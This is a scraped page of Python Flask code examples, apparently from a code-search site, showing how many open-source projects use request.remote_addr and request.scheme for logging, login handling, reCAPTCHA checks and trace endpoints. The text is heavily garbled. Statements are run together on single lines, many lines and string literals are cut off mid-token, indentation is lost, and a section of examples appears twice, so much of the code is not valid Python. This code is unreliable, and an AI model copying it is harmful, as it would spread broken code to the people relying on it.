resp.headers['Content-Type'] = self.content_type return resp
```

### Example 29

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) Apache License 2.0

5 vo

```
def get(self, path=None):

method = 'get'

prefix, call = self.parse_path(path) data = request.data

address = request.remote_addr

handler = self.handlers[method]

ack, reply = handler((address, prefix, call, data)) code = 200 if ack
else 500

resp = make_response(reply, code)

resp.headers['Content-Type'] = self.content_type return resp
```

### Example 30

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) Apache License 2.0

5 vo

```
def put(self, path=None):  
    method = 'put'  
  
    prefix, call = self.parse_path(path)  
  
    data = request.data  
  
    address = request.remote_addr  
  
    handler = self.handlers[method]  
  
    ack, reply = handler((address, prefix, call, data)) code = 200 if ack  
else 500  
  
    resp = make_response(reply, code)  
  
    resp.headers['Content-Type'] = self.content_type return resp
```

### Example 31

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) Apache License 2.0

5 vo

```
def delete(self, path=None):  
    method = 'delete'  
  
    prefix, call = self.parse_path(path)  
  
    data = request.data  
  
    address = request.remote_addr  
  
    handler = self.handlers[method]
```

```
ack, reply = handler((address, prefix, call, data)) code = 200 if ack  
else 500
```

```
resp = make_response(reply, code)
```

```
resp.headers['Content-Type'] = self.content_type return resp
```

## Example 32

Project: *track-scanner* Author: *skyderby* File: [\*logging.py\*](#) [GNU Affero General Public License v3.0](#)

```
5 vo
```

```
def after_request(response):
```

```
# This IF avoids the duplication of registry in the log,
```

```
# since that 500 is already logged via @app.errorhandler.
```

```
if response.status_code != 500:
```

```
logger.error(
```

```
'%s %s %s %s %s %s',
```

```
strftime('[%Y-%m-%d %H:%M:%S %z']),
```

```
request.remote_addr,
```

```
request.method,
```

```
request.scheme,
```

```
request.full_path,
```

```
response.status
```

```
)
```

```
return response
```

### Example 33

Project: *karp-backend* Author: *spraakbanken* File: [init.py](#) MIT License

5 vo

```
def format(self, record):  
  
    record.req_url = request.url  
  
    record.req_remote_addr = request.remote_addr  
    record.req_method = request.method  
  
    return logging.Formatter.format(self, record)
```

### Example 34

Project: *jbox* Author: *jpush* File: [validators.py](#) MIT License

5 vo

```
def _validate_recaptcha(self, response, remote_addr):  
  
    """Performs the actual validation."""  
  
    try:  
  
        private_key = current_app.config['RECAPTCHA_PRIVATE_KEY']  
  
    except KeyError:  
  
        raise RuntimeError("No RECAPTCHA_PRIVATE_KEY config set")  
    data = url_encode({  
        'secret': private_key,  
  
        'remoteip': remote_addr,
```

```
'response': response
})

http_response = http.urlopen(RECAPTCHA_VERIFY_SERVER,
to_bytes(data)) if http_response.code != 200:
    return False

json_resp = json.loads(to_unicode(http_response.read())) if
json_resp["success"]:
    return True

for error in json_resp.get("error-codes", []): if error in
RECAPTCHA_ERROR_CODES:
    raise ValidationError(RECAPTCHA_ERROR_CODES[error]) return
False
```

### Example 35

Project: *PyOne* Author: *abbeyokgo* File: [views.py](#) Mozilla Public License 2.0

```
5 vo

def before_request():

bad_ua=['Googlebot-Image','FeedDemon ','BOT/0.1 (BOT for
JCE)','CrawlDaddy ','

global referrer

try:

ip = request.headers['X-Forwarded-For'].split(',')[0]

except:
```

```
ip = request.remote_addr

try:

    ua = request.headers.get('User-Agent')

except:

    ua="null"

if sum([i.lower() in ua.lower() for i in bad_ua])>0: return
redirect('http://www.baidu.com')

# print '{}:{}:{}'.format(request.endpoint,ip,ua)
referrer=request.referrer if request.referrer is not None else 'no-
referrer'
```

### Example 36

Project: *flask-boilerplate* Author: *tko22* File: [init .py](#) MIT License

5 vo

```
def format(self, record):

    record.url = request.url

    record.remote_addr = request.remote_addr

    return super().format(record)
```

# why we use application factories  
<http://flask.pocoo.org/docs/1.0/patterns/appfac> **Example 37**

Project: *macro\_pack* Author: *sevagas* File: [listen\\_server.py](#) Apache
License 2.0

5 vo

```
def hello():

    """ called by client when signalling itself"""

    # Add bot to network if necessary

    clientId = request.form['id']

    ip = request.remote_addr

    logging.info(" [-] Hello from %s. - IP: %s" % (clientId, ip)) return
    make_response("OK")
```

### Example 38

Project: *rucio* Author: *rucio* File: [\*trace.py\* Apache License 2.0](#)

5 vo

```
def post(self):
```

"""

Trace endpoint used by the pilot and CLI clients to post data access  
infor

.. :quickref: Trace; Send trace.

:<json dict payload: Dictionary contain the trace information.

:status 201: Created.

:status 400: Cannot decode json data.

:status 500: Internal Error.

"""

```
try:
```

```

payload = json.loads(request.data)

# generate entry timestamp

payload['traceTimeentry'] = datetime.datetime.utcnow()
payload['traceTimeentryUnix'] =
calendar.timegm(payload['traceTimeentr

# guess client IP

payload['ip'] = request.environ.get('HTTP_X_FORWARDED_FOR') if
payload['ip'] is None:

payload['ip'] = request.remote_addr

# generate unique ID

payload['traceId'] = str(uuid.uuid4()).replace('-', '').lower()
trace(payload=payload)

except ValueError:

return generate_http_error_flask(400, 'ValueError', 'Cannot decode
jso except Exception as error:

print(traceback.format_exc())

return error, 500

return "Created", 201

```

### **Example 39**

Project: *rucio* Author: *rucio* File: [nongrid\\_trace.py](#) Apache License  
[2.0](#)

5 vo

def post(self):

"""

Trace endpoint used by the XAOD framework to post data access information.

.. :quickref: XAODTrace; Send XAOD trace.

:<json dict payload: Dictionary contain the trace information.

:status 201: Created.

:status 400: Cannot decode json data.

:status 500: Internal Error.

"""

try:

```
payload = json.loads(request.data)
```

```
# generate entry timestamp
```

```
payload['timeentry'] = int(time.time())
```

```
# guess client IP
```

```
payload['ip'] = request.environ.get('HTTP_X_FORWARDED_FOR') if  
payload['ip'] is None:
```

```
payload['ip'] = request.remote_addr
```

```
trace(payload=payload)
```

```
except ValueError:
```

```
return generate_http_error_flask(400, 'ValueError', 'Cannot decode  
jsn except Exception as error:
```

```
print(traceback.format_exc())
```

```
return error, 500
```

```
return "Created", 201
```

## Example 40

Project: *picoCTF* Author: *picoCTF* File: [\*logger.py\*](#) [MIT License](#)

5 vo

```
def get_request_information():
```

"""

Return a dictionary of information about the user at the time of logging.

Returns:

The dictionary.

"""

```
information = {}
```

```
if has_request_context():
```

```
    information["request"] = {
```

```
        "api_endpoint_method": request.method,
```

```
        "api_endpoint": request.path,
```

```
        "ip": request.remote_addr,
```

```
        "platform": request.user_agent.platform,
```

```
        "browser": request.user_agent.browser,
```

```
"browser_version": request.user_agent.version,  
"user_agent": request.user_agent.string,  
}  
  
if api.user.is_logged_in():  
    user = api.user.get_user()  
    team = api.user.get_team()  
  
    groups = api.team.get_groups(user["tid"])  
    information["user"] = {  
        "username": user["username"],  
        "email": user["email"],  
        "team_name": team["team_name"],  
        "groups": [group["name"] for group in groups],  
    }  
  
return information
```

## Example 41

Project: sysu-ctf Author: ssst0n3 File: [views.py](#) Apache License 2.0

5 vo

```
def tracker():  
    if authed():  
        if not Tracking.query.filter_by(ip=ip2long(request.  
            remote_addr)).first(): visit = Tracking(request.remote_addr,  
            session['id']) db.session.add(visit)
```

`db.session.commit()`

`db.session.close()`

## Example 42

Project: *FXTest* Author: *liwanlei* File: [views.py](#) MIT License

5 vo

```
def post(self):
```

```
data = request.get_json()
```

ip = request.remote\_addr

```
username = data['username']
```

```
password = data['password']
```

if username is None:

```
return jsonify({'msg': login_username_not_message, 'code': 33, 'data': if password is None:})
```

```
return jsonify({'msg': login_password_not_message, 'code': 34, 'data': user = User.query.filter_by(username=username).first() if user:
```

if user.status is True:

```
return jsonify({'msg': login_user_free_message, 'code': 35, 'data':
```

```
if user.check_password(password):
```

```
user.is_login = True
```

```
userlog = UserLoginlog(user=user.id, ip=ip, datatime=datetime.datetime.now())
db.session.add_all([user, userlog])
```

```

db.session.commit()

login_user(user)

session['username'] = username

return jsonify({'msg': login_user_sucess_message, 'code': 200, 'da
else:

try:

num=int(self.conris.getset(user.username))

if (user.is_free == True and num > 5):

return jsonify({'msg': login_user_fremm, 'code': 200, 'dat else:

self.conris.sethase(username,num+1,1000*60*10) return
jsonify({'msg': login_password_error_message, 'code except
Exception as e:

self.conris.sethase(username, 1, 1000 * 60 * 10) return
jsonify({'msg': login_password_error_message, 'code': 3

return jsonify({'msg': login_user_not_exict_message, 'code': 37,
'data': '

```

### **Example 43**

Project: *oa\_qian* Author: *sunqb* File: [validators.py](#) [Apache License 2.0](#)

5 vo

```

def _validate_recaptcha(self, challenge, response, remote_addr):
    """Performs the actual validation."""

try:

```

```
private_key = current_app.config['RECAPTCHA_PRIVATE_KEY']

except KeyError:

    raise RuntimeError("No RECAPTCHA_PRIVATE_KEY config set")
    data = url_encode({


        'privatekey': private_key,


        'remoteip': remote_addr,


        'challenge': challenge,


        'response': response


    })

    response = http.urlopen(RECAPTCHA_VERIFY_SERVER,
                           to_bytes(data)) if response.code != 200:


        return False


    rv = [l.strip() for l in response.readlines()]


    if rv and rv[0] == to_bytes('true'):


        return True


    if len(rv) > 1:


        error = rv[1]


        if error in self._error_codes:


            raise RuntimeError(self._error_codes[error]) return False
```

## Example 44

Project: *PyChunkedGraph* Author: *seung-lab* File: [\*common.py\*](#)  
[Mozilla Public License 2.0](#)

5 vo

```
def unhandled_exception(e):
    status_code = 500
    response_time = (time.time() - current_app.request_start_time) *
                    1000
    user_ip = str(request.remote_addr)
    tb = traceback.format_exception(etype=type(e), value=e,
                                    tb=e.__traceback__)
    current_app.logger.error(
    {
        "message": str(e),
        "user_id": user_ip,
        "user_ip": user_ip,
        "request_time": current_app.request_start_date,
        "request_url": request.url,
        "request_data": request.data,
        "response_time": response_time,
        "response_code": status_code,
        "traceback": tb,
    }
```

```
)  
  
resp = {  
  
    "timestamp": current_app.request_start_date,  
  
    "duration": response_time,  
  
    "code": status_code,  
  
    "message": str(e),  
  
    "traceback": tb,  
  
}  
  
return jsonify(resp), status_code
```

## Example 45

Project: *PyChunkedGraph* Author: *seung-lab* File: [\*common.py\*](#)  
[Mozilla Public License 2.0](#)

```
5 vo  
  
def api_exception(e):  
  
    response_time = (time.time() - current_app.request_start_time) *  
    1000  
  
    user_ip = str(request.remote_addr)  
  
    tb = traceback.format_exception(etype=type(e), value=e,  
    tb=e.__traceback__) current_app.logger.error(  
  
{  
  
    "message": str(e),
```

```
"user_id": user_ip,  
"user_ip": user_ip,  
"request_time": current_app.request_start_date,  
"request_url": request.url,  
"request_data": request.data,  
"response_time": response_time,  
"response_code": e.status_code.value,  
"traceback": tb,  
}  
)  
  
resp = {  
    "timestamp": current_app.request_start_date,  
    "duration": response_time,  
    "code": e.status_code.value,  
    "message": str(e),  
}  
  
return jsonify(resp), e.status_code.value  
  
# -----  
# ----- Applications  
# -----
```

## Example 46

Project: *starctf2018* Author: *sixstars* File: [\*serve.py\*](#) MIT License

5 vo

```
def FLAG():

    flag =
    valid_url_prefixs[request.user_prefix]#+session['genesis_block_hash'
    try:

        with open('flag.log', 'ab') as f:
            f.write(request.remote_addr + '\n')

        try:
            with open('blockchain.log', 'ab') as f:
                f.write(json.dumps(session['blocks']) + '\n') except:
                with open('blockchain.log', 'ab') as f:
                    f.write('FAILED ' + flag + '\n')

            except:
                return 'Something went ERROR, please contact admin of *CTF to
                get return 'Here is your flag: '+flag
```

## Example 47

Project: *dbot-server* Author: *ATNIO* File: [\*decorates.py\*](#) MIT License

5 vo

```
def api_metric(f):
```

```

@wraps(f)

def decorated(*args, **kwargs):
    metric = dbot.get_server().metric
    endpoint = request.url
    caller = request.remote_addr
    apiinfo = metric.CallBegin(endpoint, caller)
    response = f(*args, **kwargs)
    metric.CallEnd(apiinfo, response.status_code)
    return response

```

## Example 48

Project: *schor* Author: *sqozz* File: [\*schor.py\*](#) Creative Commons Zero v1.0 Universal

5 vo

```

def insertIdUnique(longUrl, idToCheck=None):
    hashUrl = hashlib.sha256(longUrl.encode()).digest()
    base64Url = base64.urlsafe_b64encode(hashUrl).decode()
    if idToCheck == None or idToCheck == "":
        idToCheck = base64Url[:4]

    conn = sqlite3.connect("data/links.sqlite")
    c = conn.cursor()

    try:
        c.execute('INSERT INTO links VALUES (?, ?, ?, ?, ?, ?)', (idToCheck,
            databaseId = idToCheck
        ))
        conn.commit()
    finally:
        conn.close()

```

```

except sqlite3.IntegrityError as e:

    print("Hash already exists, does the long URL matches?") longUrlDb
    = c.execute('SELECT * FROM links WHERE shortLink=?', (id if
    longUrl == longUrlDb[1]:


        print(longUrl + " is already in database with id " + idToC

        databaseld = idToCheck

    else:

        print("Found real hash collision for " + longUrl + " and "
        conn.commit()

        conn.close()

    if len(base64Url) - 1 >= len(idToCheck) + 1: databaseld =
    insertIdUnique(longUrl, idToCheck=bas else:

        print("Can't produce a long enough hash from the n print("Bailing out,
        you are on your own. Good luck
        print("=====

        abort(500)

    return databaseld

```

### **Example 49**

Project: *SempoBlockchain* Author: *teamsempo* File: [auth\\_api.py](#)  
[GNU General Public License v3.0](#)

5 vo

```

def get(self):

    print("process started")

```

```
challenges = [  
    ('Why don\'t they play poker in the jungle?', 'Too many cheetahs.'),  
    ('What did the Buddhist say to the hot dog vendor?', 'Make me one  
with ('What does a zombie vegetarian eat?', 'Graaaaaaaaains!'), ('My  
new thesaurus is terrible.', 'Not only that, but it\'s also terrib ('Why  
didn\'t the astronaut come home to his wife?', 'He needed his spa ('I  
got fired from my job at the bank today.',  
    'An old lady came in and asked me to check her balance, so I  
pushed h ('I like to spend every day as if it\'s my last',  
    'Staying in bed and calling for a nurse to bring me more pudding.')  
]  
  
challenge = random.choice(challenges)  
  
# time.sleep(int(request.args.get('delay', 0)))  
  
# from functools import reduce  
  
# reduce(lambda x, y: x + y, range(0, int(request.args.get('count',  
1))))  
  
# memory_to_consume = int(request.args.get('MB', 0)) * 1000000  
  
# bytarray(memory_to_consume)  
  
ip_address = request.environ.get('HTTP_X_REAL_IP', request.  
remote_addr) user_agent = request.environ["HTTP_USER_AGENT"]  
  
ip = request.environ["REMOTE_ADDR"]  
  
# proxies = request.headers.getlist("X-Forwarded-For")  
  
# http://esd.io/blog/flask-apps-heroku-real-ip-spoofing.html  
response_object = {
```

```
'status': 'success',

'whoAllowsAGetRequestToTheirAuthEndpoint': 'We do.',
challenge[0]: challenge[1],

# 'metadata': {'userAgent': user_agent, 'ip': ip_address, 'otherip':
}

return make_response(jsonify(response_object)), 200

# @limiter.limit("20 per day")
```

## Example 50

Project: *docker* Author: *skywind3000* File: [\*start.py\*](#) [MIT License](#)

5 vo

```
def handle(action):

    if request.method == 'GET':

        params = request.args.to_dict()

    elif request.method == 'POST':

        params = request.values.to_dict()

    else:

        params = {}

    params["ip"] = request.headers.get('X-Real-Ip', request.
remote_addr) result = {}

    real_action = params.get("action") if real_action == "reg":

        ok, msg = do_reg(params)
```

```
elif real_action == "change":  
    ok, msg = do_change(params)  
  
elif real_action == 'reset':  
    ok, msg = do_reset(params)  
  
else:  
    ok = True  
  
    msg = ""  
  
if ok and msg:  
    result["title"] = msg  
  
    result["username"] = params["username"]  
  
    result["ip"] = params["ip"]  
  
    result["opttime"] = time.strftime("%Y-%m-%d %H:%M:%S")  
    result["oldurl"] = action  
  
    templatefile = "result.html"  
  
else:  
    result["msg"] = msg  
  
    result["action"] = action  
  
titlemap = {"reset": u"重置SVN账号密码", "change":u"修改SVN账号  
密码", result["title"] = titlemap.get(action, "")} templatefile =  
"index.html"  
  
if msg:
```

```
app.logger.info("action:%r ip:%r username:%r ok:%r"\  
%(action, params["ip"], params.get("username", ""), ok) ) return  
Response(response=render_template(templatefile, **result))
```

## Python `flask.request.scheme()` Examples

The following are code examples for showing how to use `flask.request.scheme()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `invenio-records-rest` Author: `inveniosoftware` File: `links.py` MIT License 6 vc

```
def default_links_factory_with_additional(additional_links):
    """Generate a links generation factory with the specified additional links.

    :param additional_links: A dict of link names to links to be added to the
        returned object.
    :returns: A link generation factory.
    """
    def factory(pid, **kwargs):
        links = default_links_factory(pid)
        for link in additional_links:
            links[link] = additional_links[link].format(pid=pid,
                scheme=request.scheme,
                host=request.host)
        return links
    return factory
```

### Example 2

Project: `rock-scanner` Author: `skyderby` File: `logging.py` GNU Affero General Public License v3.0 5 vc

```
def after_request(response):
    # This IF avoids the duplication of registry in the log,
    # since that 500 is already logged via App.errorhandler.
    if response.status_code != 500:
        logger.error(
            '%s %s %s %s %s',
            strftime('[%Y-%m-%d %H:%M:%S %z]'),
            request.remote_addr,
            request.method,
            request.scheme,
            request.full_path,
            response.status
        )
    return response
```

### Example 3

Project: `sherry` Author: `PadamSethi` File: `app.py` MIT License 5 vc

```
def after_request(response):
    timestamp = strftime('[%Y-%b-%d %H:%M]')
    logger.error('%s %s %s %s %s', timestamp, request.remote_addr, request.method, request.scheme, request.full_path)
    return response
```

### Example 4

Python flask.request.scheme() Examples The following are code examples for showing how to use `flask.request.scheme()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *invenio-records-rest* Author: *inveniosoftware* File: [links.py](#)  
[MIT License](#)

6 votes

```
def default_links_factory_with_additional(additional_links):
    """Generate a links generation factory with the specified additional
    links.

    :param additional_links: A dict of link names to links to be added to
    the returned object.

    :returns: A link generation factory.

    """
    def factory(pid, **kwargs):
        links = default_links_factory(pid)
        for link in additional_links:
            links[link] = additional_links[link].format(pid=pid, scheme=request.
                scheme,
                host=request.host)
        return links
    return factory
```

## Example 2

Project: *track-scanner* Author: *skyderby* File: [\*logging.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def after_request(response):
    # This IF avoids the duplication of registry in the log,
    # since that 500 is already logged via @app.errorhandler.

    if response.status_code != 500:
        logger.error(
            '%s %s %s %s %s %s',
            strftime('[%Y-%m-%d %H:%M:%S %z]'),
            request.remote_addr,
            request.method,
            request.scheme,
            request.full_path,
            response.status
        )
        return response
```

## Example 3

Project: *shorty* Author: *PadamSethia* File: [\*app.py\*](#) [MIT License](#)

5 vo

```
def after_request(response):
    timestamp = strftime('[%Y-%b-%d %H:%M]')
    logger.error('%s %s %s %s %s', timestamp,
    request.remote_addr, request.method, request.scheme,
    request.full_path)
    return response
```

## Example 4

Project: [shorty](#) Author: [PadamSethia](#) File: [app.py](#) MIT License

5 vo

```
def exceptions(e):
    tb = traceback.format_exc()
    timestamp = strftime('[%Y-%b-%d %H:%M]')
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER
    ERROR\n%s', timestamp, request.remote_addr, request.method,
    request.scheme, request.full_path, tb)
    return make_response(e, 405)
```

## Example 5

[Project: hellogithub.com](#) Author: [521xueweihan](#) File: [\\_\\_init\\_\\_.py](#)  
[GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def after_request(response):
    logger.info('%s %s %s %s %s', request.method,
    request.environ.get('HTTP_X_REAL_IP', request.remote_addr),
```

```
request.scheme, request.full_path, response.status) return  
response
```

## Example 6

[Project: hellogithub.com](#) Author: 521xueweihan File: [init.py](#)  
[GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def exceptions(e):  
  
    tb = traceback.format_exc()  
  
    tb = tb.decode('utf-8')  
  
    logger.error('%s %s %s %s 5xx INTERNAL SERVER ERROR\n%s',  
    request.environ.get('HTTP_X_REAL_IP', request.remote_addr),  
    request.method, request.scheme, request.full_path, tb) return '500  
INTERNAL SERVER ERROR', 500
```

## Example 7

Project: InfraBox Author: SAP File: [saml.py](#) Apache License 2.0

5 vo

```
def init_saml_auth():  
  
    parsed_url = urlparse(request.url)  
  
    request_data = {  
  
        "https": "on" if request.scheme == "https" else "off",  
  
        "http_host": request.host,
```

```
"server_port": parsed_url.port,  
"script_name": request.path,  
"get_data": request.args.copy(),  
"post_data": request.form.copy(),  
"query_string": request.query_string  
}  
  
auth = OneLogin_Saml2_Auth(request_data,  
custom_base_path=get_env("INFRABOX_AC  
  
return auth
```

## Example 8

Project: *ArguminSci* Author: *anlausch* File: [api.py](#) MIT License

5 vo

```
def after_request(response):  
    """ Logging after every request. """  
  
    # This avoids the duplication of registry in the log,  
  
    # since that 500 is already logged via @app.errorhandler.  
  
    if response.status_code != 500:  
  
        ts = strftime('[%Y-%b-%d %H:%M]')  
  
        logger.error('%s %s %s %s %s %s',  
                    ts,  
                    request.remote_addr,
```

```
request.method,  
request.scheme,  
request.full_path,  
response.status)  
return response
```

### Example 9

Project: *ArguminSci* Author: *anlausch* File: [api.py](#) MIT License

5 vo

```
def exceptions(e):  
    """ Logging after every Exception. """  
    ts = strftime('[%Y-%b-%d %H:%M]')  
    tb = traceback.format_exc()  
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER  
    ERROR\n%s', ts,  
    request.remote_addr,  
    request.method,  
    request.scheme,  
    request.full_path,  
    tb)  
    return "Internal Server Error", 500
```

### Example 10

Project: *PyHub* Author: *521xueweihan* File: [\*init\\_.py\*](#) MIT License

5 vo

```
def after_request(response):
```

```
    logger.info('%s %s %s %s %s', request.remote_addr,
    request.method, request.scheme, request.full_path,
    response.status) return response
```

## Example 11

Project: *PyHub* Author: *521xueweihan* File: [\*init\\_.py\*](#) MIT License

5 vo

```
def exceptions(e):
```

```
    tb = traceback.format_exc()
```

```
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER
    ERROR\n%s', request.remote_addr, request.method,
```

```
    request.scheme, request.full_path, tb)
```

```
    return e.status_code
```

## Example 12

Project: *flask-gopher* Author: *michael-lazar* File: [\*flask\\_gopher.py\*](#)

[GNU General Public License v3.0](#)

5 vo

```
def _add_gopher_error_handler(self, app):
```

```
    """
```

Intercept all errors for GOPHER requests and replace the default HTML error document with a gopher compatible text document.

"""

```
def handle_error(error):
    if request.scheme != 'gopher':
        # Pass through the error to the default handler return error
        code = getattr(error, 'code', 500)
        name = getattr(error, 'name', 'Internal Server Error')
        desc = getattr(error, 'description', None)

        if desc is None and self.show_stack_trace:
            desc = traceback.format_exc()

        elif desc is None:
            desc = 'An internal error has occurred'

        body = [menu.error(code, name), ", " + self.formatter.wrap(desc)]

        # There's no way to know if the client has requested a gopher
        # menu, a text file, or a binary file. But we can make a guess
        # based on if the request path has a file extension at the end.

        ext = os.path.splitext(request.path)[1]

        if ext:
            return '\r\n'.join(body)

        else:
```

```
return self.render_menu(*body)

# Attach this handler to all of the builtin flask exceptions for cls in
HTTPException.__subclasses__():

app.register_error_handler(cls, handle_error) Example 13
```

Project: *AIOPS\_PLATFORM* Author: *kylecheno* File: [WebApp.py](#)  
[MIT License](#)

5 vo

```
def after_request(response):

if response.status_code != 500:

    ts = strftime('[%Y-%b-%d %H:%M]')

    logger.info('%s %s %s %s %s %s',
                ts,
                request.remote_addr,
                request.method,
                request.scheme,
                request.full_path,
                response.status)

    return(response)
```

### **Example 14**

Project: *AIOPS\_PLATFORM* Author: *kylecheno* File: [WebApp.py](#)  
[MIT License](#)

5 vo

```
def exceptions(e):
    """ Logging after every Exception. """
    ts = strftime('[%Y-%b-%d %H:%M]')
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER ERROR',
    ts,
    request.remote_addr,
    request.method,
    request.scheme,
    request.full_path)
```

return("Internal Server Error", 500) **Example 15**

Project: *dpr-api* Author: *openknowledge-archive* File: [\*controllers.py\*](#)  
[MIT License](#)

5 vo

```
def auth0_login():
```

"""

Login through external auth provider

---

tags:

- auth

"""

```
callback_url = request.scheme + '://' + request.headers['Host'] +  
'/api/auth/  
  
return app.config['github'].authorize(callback=callback_url) Example  
16
```

Project: *SnowAlert* Author: *snowflakedb* File: [app.py](#) [Apache License 2.0](#)

```
5 vo  
  
def error_handler(ex):  
  
    logger.exception(  
  
        'An error has occurred! ({})'.format(  
  
            request.remote_addr, request.method, request.scheme,  
            request.full_path  
  
)  
  
)  
  
return 'Internal Server Error', 500
```

### **Example 17**

Project: *Dr0p1t-Framework* Author: *Exploit-install* File: [Dr0p1t\\_Server.py](#) [MIT License](#)

```
5 vo  
  
def after_request(response):  
  
    timestamp = strftime('[%Y-%b-%d %H:%M]')  
  
    f = open("server.log","a").write( "\n"--*10+"\n"+'%s %s %s %s %s  
    %s' %(times return response)
```

## Example 18

Project: *Dr0p1t-Framework* Author: *Exploit-install* File: [Dr0p1t\\_Server.py](#) MIT License

5 vo

```
def exceptions(e):
    tb = traceback.format_exc()
    timestamp = strftime('[%Y-%b-%d %H:%M]')
    f = open("server.log","a").write( "\n"--"*10+"\n"+'%s %s %s %s %s
    5xx INTERN
    return abort(500)
```

## Example 19

Project: *summarize-webpage* Author: *akashp1712* File: [app.py](#) MIT License

5 vo

```
def after_request(response):
    """ Logging after every request. """
    # This avoids the duplication of registry in the log,
    # since that 500 is already logged via @app.errorhandler.
    if response.status_code != 500:
        ts = strftime('[%Y-%b-%d %H:%M]')
        app.logger.info('%s %s %s %s %s',

```

```
ts,  
request.remote_addr,  
request.method,  
request.scheme,  
request.full_path,  
response.status)  
return response
```

## Example 20

Project: *summarize-webpage* Author: *akashp1712* File: [\*app.py\*](#) [MIT License](#)

5 vo

```
def exceptions(exception):  
    """ Logging after every Exception. """  
    ts = strftime('[%Y-%b-%d %H:%M]')  
    tb = traceback.format_exc()  
    app.logger.error('%s %s %s %s %s ERROR:%s \n%s', ts,  
                    request.remote_addr,  
                    request.method,  
                    request.scheme,  
                    request.full_path,  
                    str(exception),
```

tb)

return make\_response(jsonify({'error': str(exception)}))

### Example 21

Project: *invenio-deposit* Author: *inveniosoftware* File: [links.py](#) [MIT License](#)

4 vo

```
def deposit_links_factory(pid):
```

"""Factory for record links generation.

The dictionary is formed as:

.. code-block:: python

```
{
```

```
'files': '/url/to/files',
```

```
'publish': '/url/to/publish',
```

```
'edit': '/url/to/edit',
```

```
'discard': '/url/to/discard',
```

```
...
```

```
}
```

:param pid: The record PID object.

:returns: A dictionary that contains all the links.

```
"""
```

```
links = default_links_factory(pid)
```

```
def _url(name, **kwargs):
```

```

"""URL builder."""

endpoint = '{0}_{1}'.format(
    current_records_rest.default_endpoint_prefixes[pid.pid_type], name,
)
return url_for(endpoint, pid_value=pid.pid_value, _external=True,
               **kwargs)

links['files'] = _url('files')

ui_endpoint = current_app.config.get('DEPOSIT_UI_ENDPOINT') if
ui_endpoint is not None:

links['html'] = ui_endpoint.format(
    host=request.host,
    scheme=request.scheme,
    pid_value=pid.pid_value,
)
deposit_cls = Deposit

if 'pid_value' in request.view_args:
    deposit_cls = request.view_args['pid_value'].data[1].__class__
for action in extract_actions_from_class(deposit_cls):
    links[action] = _url('actions', action=action)
return links

```

## Example 22

Project: *flask-gopher* Author: *michael-lazar* File: [\*flask\\_gopher.py\*](#)  
[GNU General Public License v3.0](#)

4 vo

```
def save_session(self, app, session, response):
```

"""

Normally the session is saved by adding a cookie header to the response object. However, in this case, because we're using a query param we need to insert the session into every internal link that's returned in the response body. Unfortunately there's no easy way to do this, so for now I'm using a regex search that looks for gopher internal menu links and appends the `_session` query param to the end of each link selector.

"""

```
if not session or response.direct_passthrough:
```

```
# Don't bother trying to save the session if there's nothing to save,
```

```
# or if the response is a static file or streaming file.
```

```
return None
```

```
s = self.get_gopher_signing_serializer(app) session_str =  
s.dumps(dict(session))
```

```
# Build the regex pattern that searches for internal gopher menu  
links host = request.environ['SERVER_NAME']
```

```
port = request.environ['SERVER_PORT']
```

```
url_pattern = '^(?P<type>[^i])(?P<desc>.+)\t(?  
P<selector>.*)\t%\s\t%\s\r$'
```

```
url_pattern = url_pattern % (re.escape(host), re.escape(port)) def  
on_match(matchobj):
```

```
"""
```

This function is called on every regex match. It takes an existing gopher link, extracts the path and the query string, adds the `_session` param to it, and rebuilds the link.

```
"""
```

```
url_parts = urlsplit(matchobj.group('selector')) query =  
parse_qs(url_parts.query)  
  
query['_session'] = [session_str]  
  
new_query = urlencode(query, doseq=True)  
  
new_url = urlunsplit([  
  
url_parts.scheme, url_parts.netloc, url_parts.path, new_query,  
url_parts.fragment])  
  
new_line = '%s%s\\t%s\\t%s\\t%s\\r' % (  
  
matchobj.group('type'), matchobj.group('desc'), new_url, host, port)  
return new_line  
  
data = bytes.decode(response.data)  
  
new_data = re.sub(url_pattern, on_match, data, flags=re.M)  
response.data = new_data.encode()
```

## Example 23

Project: *trackupdates* Author: ZhuPeng File: [server.py](#) [MIT License](#)

4 vo

```
def init_route(self):
    app = self.dash.server
    settings = self.sched.settings
    @app.route('/')
    def index():
        return send_from_directory(os.path.join(dir_path, '../web/dist'), 'index.html')
    @app.route('/dash/')
    def dash():
        return appdash.app.index()
    @app.route('/<path>')
    def static_file(path):
        return send_from_directory(os.path.join(dir_path, '../web/dist'), path)
    @app.route('/api')
    def api_index():
        base_url = "{}://{}{}".format(request.scheme, request.host)
        results = {}
        for config in settings.get_all_job_configs():
            name = config['name']
            results[name] = {
                'url': '{}{}/items?jobname={}'.format(base_url, name),
                'name': config.get('view', name),
                'cron': config.get('cron', ''),
            }

```

```
}

basic_info = {

"yaml_config": '{}/_{}'.format(base_url, 'yaml'),

"items": results,

}

return jsonify(basic_info)

@app.route('/api/_yaml')

def get_yaml():

with open(settings.path, 'r') as stream:

yaml_dict = yaml.load(stream)

return jsonify(yaml_dict)

@app.route('/api/items')

def get_job_items():

jobname = request.args.get('jobname')

fmt = request.args.get('format', 'json')

job = self.sched.jobs.get(jobname, None)

if job is None:

abort(404)

originitems = job.store.iter(**request.args.to_dict()) if

len(originitems):
```

```
if getattr(origitems[0], fmt, None) is None: for f in ['html',
'markdown', 'json']:

if getattr(origitems[0], f, None) is not None: fmt = f

break

items = [getattr(i, fmt)() for i in origitems]

columns = [c.key for c in job.store.item_class.__table__.columns if c.

if fmt == 'markdown':

# Markdown donot support open new tab

items = [markdown2.markdown(i).replace('href=', 'target="_blank" h
return jsonify({'columns': columns, 'data': items, 'format': fmt, 'yam
Example 24
```

Project: *Publ* Author: *PlaidWeb* File: [rendering.py](#) MIT License

4 vo

```
def render_exception(error):

""" Catch-all renderer for the top-level exception handler """

LOGGER.debug("render_exception %s %s", type(error), error)

# Effectively strip off the leading '/', so map_template can decide

